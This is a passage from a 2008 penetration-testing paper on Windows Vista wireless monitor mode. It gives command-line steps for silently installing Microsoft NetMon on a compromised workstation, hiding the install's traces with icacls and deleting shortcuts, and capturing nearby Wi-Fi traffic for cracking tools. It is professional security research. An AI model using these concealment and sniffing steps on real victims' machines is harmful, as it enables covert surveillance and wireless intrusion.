In order to pass the Windows Hardware Quality Labs (WHQL) certification for wireless drivers on Windows Vista, the independent hardware vendor (IHV) must ensure their driver complies with a specified set of features. One of the mandatory features for Windows Vista drivers is the support of extensible station (ExSta or managed mode) and monitor mode.

Support for monitor mode on Windows is a valued feature for both the wireless penetration tester and security analyst. Previously limited to commercial drivers on Windows, monitor mode support allows the penetration tester to disconnect from a network and capture all frames in the network with full IEEE 802.11 headers and associated detail. By cycling through multiple channels supported on the wireless adapter, it is possible to capture detailed information for wireless network discovery and analysis purposes.

At the time of this writing, the Vista Wireless LAN API (wlanapi) allows a userspace application (such as a command-line utility) to enter monitor mode. This feature is implemented in the vistarfmon command-line tool, released under the terms of the GPLv2, available at http://www.inguardians.com/tools. An example of vistarfmon is shown below:

```
C:\>vistarfmon
vistarfmon: Enable and disable monitor mode on Vista NDIS 6
interfaces.
Copyright (c) 2008 Joshua Wright <jwright@willhackforsushi.com>

Usage: vistarfmon.exe <interface number> <mon|sta>

Available interface(s):
  1. Intel(R) Wireless WiFi Link 4965AGN, Mode: ExSta, State:
connected

C:\>vistarfmon 1 mon
Operation mode set to Monitor.

C:\>vistarfmon.exe
vistarfmon: Enable and disable monitor mode on Vista NDIS 6
interfaces.
Copyright (c) 2008 Joshua Wright <jwright@willhackforsushi.com>

Usage: vistarfmon.exe <interface number> <mon|sta>

Available interface(s):
  1. Intel(R) Wireless WiFi Link 4965AGN, Mode: Monitor, State:
disconnected
```

Unfortunately, the wlanapi functionality does not also include the ability to switch a monitor mode interface to an arbitrary channel number, not does it provide the ability to retrieve packet contents

delivered from the driver. This functionality is only accessible through kernel-space applications utilizing the Lightweight Filter (LWF) architecture. Additional development in this area is planned.

Fortunately, Microsoft has implemented the needed LWF functionality and a user-space application to specify arbitrary channels, physical layer types and to collect packet contents with the Microsoft Network Monitor project (NetMon). In version 3.2 of NetMon, support was added to leverage the monitor-mode capabilities of Windows Vista with packet parsing support for a variety of IEEE 802.11 frames and fields. This is valuable for the penetration tester since NetMon is unlikely to be characterized as malware by an anti-virus tool and can be deployed silently on a victim workstation.

5.2 NetMon Silent Install

Microsoft Network Monitor 3.2 is available for public download from the Microsoft website. The standard installation of NetMon is performed using the standard Windows GUI wizard interface which is potentially accessible for the penetration tester through RDP services described in 0. It is also possible to install this page through command-line tools which will be less noticeable to the end-user. This process will require a small amount of preparation on the penetration tester's system, followed by several commands on the compromised client system.

Penetration Tester System Preparation

The first step to prepare for a silent install of NetMon is for the penetration tester to download a copy of NetMon 3.2 to their local system. This will provide an executable named "NM32_x86_setup.exe" or similar for other processor platforms.

Next, extract the downloaded executable using an unzip utility such as WinZip to a folder. This will produce three files:

- netmon.msi – The NetMon software
- Microsoft_Pasers.msi – Parsers for use with NetMon
- nmsetup.vbs – A Visual Basic script called during the NetMon GUI installation process

The netmon.msi file is needed for packet capture on the victim system. Copy this file to the compromised Vista client using any available mechanisms.

Compromised Vista Client Steps

Once the netmon.msi file has been copied to the compromised Vista host we can install it from the command line. In order to suppress readily-observed indicators that would reveal the presence of the penetration tester, we can restrict some of the automated installation steps.

When NetMon 3.2 installs, it creates a desktop icon in "%PUBLIC%\Desktop", a Start Menu launch folder in "%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs" and an empty directory for storing

capture files in "%USERPROFILE%\Netmon Captures". We can temporarily prevent write access to Desktop directory to suppress the creation of the desktop icon using the Vista icacls utility:

```
C:\>icacls %PUBLIC%\Desktop /deny Users:w
processed file: C:\Users\Public\Desktop
Successfully processed 1 files; Failed processing 0 files
```

Unfortunately, the NetMon installer will fail without completing the software installation if it is unable to create the Start Menu launch folder and icons. We can delete this folder immediately after installation to hide the presence of the tool on the victim system.

Next, we can invoke the netmon.msi file for a silent installation using the msiexec utility. The following example assumes the netmon.msi file was copied to the compromised Vista host in the root directory of the C drive:

```
C:\>msiexec /quiet /i netmon.msi
```

The penetration tester should be careful when running the msiexec utility since incorrect or mistyped arguments will raise a GUI window with the usage information.

Note that the msiexec utility will not generate a message indicating success or failure of installation. While it is possible to redirect logging information to a file with msiexec, it cannot capture logging information while running in quiet mode. We can simply check for artifacts that indicate a successful installation a short period after the msiexec utility returns to the shell prompt. First, we can check for and remove the Start Menu launch folder and icons and the "Netmon Captures" folder:

```
C:\>dir "C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Microsoft Network Monitor 3.2"
 Volume in drive C is SW_Preload
 Volume Serial Number is B672-DFFD

 Directory of C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Microsoft Net
work Monitor 3.2

11/19/2008  01:33 PM    <DIR>          .
11/19/2008  01:33 PM    <DIR>          ..
11/19/2008  01:33 PM               943 EULA.lnk
11/19/2008  01:33 PM               955 Microsoft Network Monitor
3.2.lnk
               2 File(s)          1,898 bytes
               2 Dir(s)  19,591,602,176 bytes free

C:\>del /s/q "C:\ProgramData\Microsoft\Windows\Start
```

```
Menu\Programs\Microsoft Network Monitor 3.2"
Deleted file - C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Microsoft Network Monitor 3.2\EULA.lnk
Deleted file - C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Microsoft Network Monitor 3.2\Microsoft Network Monitor
3.2.lnk

C:\>rd "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Microsoft
Network Monitor 3.2"
C:\>rd "%USERPROFILE%\Netmon Captures"
```

Next, restore permissions to create files on the Desktop :

```
C:\>icacls "%PUBLIC%\Desktop" /remove Users
processed file: C:\Users\Public\Desktop
Successfully processed 1 files; Failed processing 0 files
```

Following installation, NetMon adds itself to the PATH. We can verify NetMon is working by running the command-line nmcap utility with no arguments:

```
C:\>nmcap
Netmon Command Line Capture (nmcap) 3.2.1303.0
NMCAP Version = 3.2.1303.0
Try using nmcap /Usage or nmcap /Examples for help.
```

5.3 Monitor Mode Packet Capture

Using the wlsample.exe utility we can place a wireless interface in monitor mode. Once in monitor mode, the nmcap utility can be used to capture packets, as shown below:

```
C:\>vistarfmon 1 mon
Operation mode set to Monitor.

C:\>nmcap /Network "Wireless Network Connection" /Capture WiFi /File
wlan.cap
Netmon Command Line Capture (nmcap) 3.2.1303.0
Loading Parsers ...

Saving info to:
C:\\wlan.cap - using circular buffer of size 20.00 MB.

ATTENTION: Conversations Enabled: consumes more memory (see Help for
details)
```

```
Exit by Ctrl+C

Capturing   | Received: 365 Pending: 0 Saved: 365 Dropped: 0 | Time:
10 seconds.
Capturing   | Received: 400 Pending: 0 Saved: 400 Dropped: 0 | Time:
11 seconds.
Capturing   | Received: 438 Pending: 0 Saved: 438 Dropped: 0 | Time:
12 seconds.
<omitted for space>
Processing  | Received: 759 Pending: 0 Saved: 759 Dropped: 0 | Time:
20 seconds.

Canceled by user pressing CTRL-C...
Backlog     | Received: 759 Pending: 0 Saved: 759 Dropped: 0 | Time:
21 seconds.
Completed   | Received: 759 Pending: 0 Saved: 759 Dropped: 0 | Time:
21 seconds.
```


The output wlan.cap file represents all the frames captured for the wireless interface. This file can be transferred to the penetration tester's system for analysis using NetMon to identify networks with cloaked SSID's (these networks would not otherwise be revealed with the active scanning method supported by the netsh tool), plaintext traffic contents, wireless encryption and authentication settings, other client behavior and more.

When the wireless adapter is part of a network bridge group and in monitor mode, NetMon will fail to enumerate the interface, preventing the ability of the penetration tester to capture on the interface. As a workaround, remove the network bridge before placing the interface in monitor mode, as shown in section 2.8.

Unfortunately, channel controls are not accessible from a CLI, but can be set before or during a capture using the Vista GUI interface. When an interface is placed into monitor mode, it will remain on the channel of the AP to which it was previously connected. If the wireless adapter was not connected to an access point, it will remain on the interface to which it last transmitted a network probe request frame.

5.4 Controlling Monitor Mode Channel

The NetMon installation provides a GUI control for placing an interface in monitor mode and for controlling PHY type and channel selection known as nmwifi. This tool can be invoked from the command line or run from the Start → Run menu:



Note that nmwifi will indicate that the interface is not in monitor mode ("Monitor Mode: Off") even though the interface may currently be in monitor mode. This is a lack of validation in the tool, assuming that if the user has not explicitly clicked "Switch to Monitor Mode" then "Apply", then the interface must not be in monitor mode.

Despite this minor oversight, nmwifi allows the penetration tester to specify a single channel and PHY type (802.11a/b/g are the only supported PHY types) or will support sequential channel hopping on the selected PHY types and channels. Closing nmwifi will cause the interface to managed mode.

5.5 Resetting the Wireless Interface

When returning from monitor mode, wireless interfaces may behave erratically. In this author's experience, many wireless devices would report successful return to extensible station (managed) mode but would not connect to specified networks without disabling and re-enabling the network adapter. Fortunately, this is possible using the netsh tool from the command-line as shown:

```
C:\>netsh interface set interface "Wireless Network Connection"
disable

C:\>netsh interface set interface "Wireless Network Connection" enable
```

Resetting the interface in this fashion precluded the need for a system reboot for restoring full functionality of the wireless adapter.

5.6 Converting NetMon Captures to Libpcap Format

While the NetMon UI has powerful features for analyzing packet captures, few attack tools include the ability to natively read from the NetMon stored capture file format. In order to leverage tools such as Aircrack-ng, coWPAtty and Cain for wireless analysis, the capture file format needs to be libpcap-compatible. Some tools such as Wireshark support reading and converting NetMon Ethernet captures, but do not correctly interpret NetMon wireless captures.

Fortunately, the NetMon API allows developers to write custom applications and interpret data from NetMon stored captures. Combined with the ability to create a libpcap capture file, it is possible to convert the NetMon file to a libpcap file. This feature is implemented in nm2lp, released under the GPL v2 license and available at http://www.inguardians.com/tools.

It is intended that the penetration tester would install WinPcap on their own Vista workstation, along with NetMon 3.2. After creating the NetMon capture on the victim system, transfer the file to the local Vista host and call nm2lp to convert to libpcap format:

```
C:\>nm2lp
nm2lp: Convert NetMon 3.2 capture to libpcap format (version 1.0).
Copyright (c) 2008 Joshua Wright <jwright@willhackforsushi.com>

Usage: nm2lp <Input NetMon Capture> <Output Libpcap Capture>

C:\>nm2lp wlan.cap wlan.dump
```

The output wlan.dump file can then be parsed in any libpcap-compliant tools including Wireshark, Kismet, Cain, Aircrack-ng and many others. This opens up tremendous opportunity for a remote penetration tester to attack and compromise the security of wireless networks within range of the compromised Vista client.

Conclusion

In this paper we examined several of the new wireless features available in Windows Vista from the perspective of a penetration tester. While wireless attack vectors were once thought to be limited to "parking lot" or trusted insider attacks, this paper illustrates several techniques that can be leveraged from a compromised Vista workstation to discover, enumerate and attack nearby wireless infrastructure.

Additional research and development remains to fully exploit the capabilities of the Vista wireless stack as a platform for attacking wireless clients and associated infrastructure devices. With the implementation of NDIS 6, developers have new options for driver development that can provide facilities for packet injection and command-line controls for channel hopping, accommodating penetration testing tools such as Metasploit with wireless-specific exploits on Vista clients.

With the advent of NDIS 6.0, Microsoft developers significantly increase the flexibility of Vista wireless networking. These features, while likely intended to enable next-generation wireless applications can also be successfully leveraged by attackers and penetration testers, using a compromised Vista station as an access mechanism to nearby wireless networks.

The author would like to thank Ed Skoudis and Mike Poor for their tremendous contributions to this paper.

ABOUT THE AUTHOR

Joshua Wright is a senior security analyst with Inguardians. Prior to his work at InGuardians, Josh was the senior security researcher for Aruba Networks, leading the wireless security and product security analysis teams in identifying new risks and threats in wireless networks. Josh is also a senior instructor and author for the SANS Institute, teaching courses on wireless penetration testing, ethical hacking and database security. A regular speaker at information security conferences including RSA, CSI NetSec, InfraGard, Information Systems Audit and Control Association (ISACA) as well as popular hacker conferences, Josh is able to leverage his technical knowledge and teaching skills to help thousands of organizations each year in assessing and understanding emerging information security threats.

Josh's expertise is in wireless security analysis including Wi-Fi/802.11, Bluetooth, WiMax, ZigBee/802.15.4 and proprietary systems as well as security penetration testing and vulnerability/risk assessments. He is a regular contributor to the open-source community, having written multiple tools designed to highlight vulnerabilities in common protocols and communication systems. Josh is a contributing author of the Syngress Press "Wireshark and Ethereal Network Protocol Analyzer Toolkit" book, as well as "Emerging Technologies in Wireless LANs" published by Cambridge Press. Additional information about Josh and his published research and tools is available on his website at www.willhackforsushi.com.

ABOUT INGUARDIANS

InGuardians, Inc., is a leading information security consultancy, offering comprehensive services in research, vulnerability assessment, penetration testing, computer incident response, digital forensics, malware analysis, security policy and procedure development, and security intelligence. We have conducted these activities for customers in many industries around the world and have examined diverse environments. In addition to extremely deep technical expertise, InGuardians brings a strong understanding of business, allowing our consultants to identify risks to our clients' crucial business drivers.

The InGuardians team has developed well-defined, time-tested procedures for detailed security services. We are a leading high-technology provider of information security services and effective information assurance programs. Our experience and knowledge will prove valuable in securing your company's infrastructures and applications.

InGuardians provides information protection services to the financial, healthcare, manufacturing, government, military, information technology, energy, and legal industries.

InGuardians actively participates in national and international organizations to advance the protection of information. Our information protection professionals are frequent speakers around the globe, at venues including The SANS Institute and BlackHat conferences. InGuardians is an active participant in the Internet Storm Center, a volunteer global incident analysis center. Finally, our team members have authored a number of books that improve the state of the art of information security, including *Snort 2.1*, *Counter Hack Reloaded*, *Malware: Fighting Malicious Code* and *Jay Beale's Open Source Security Series*. InGuardians brings together the expertise of these well-known and widely-respected security professionals to provide world-class security services.

For service inquiries or for a proposal response, please contact security@inguardians.com or call 202-448-8958.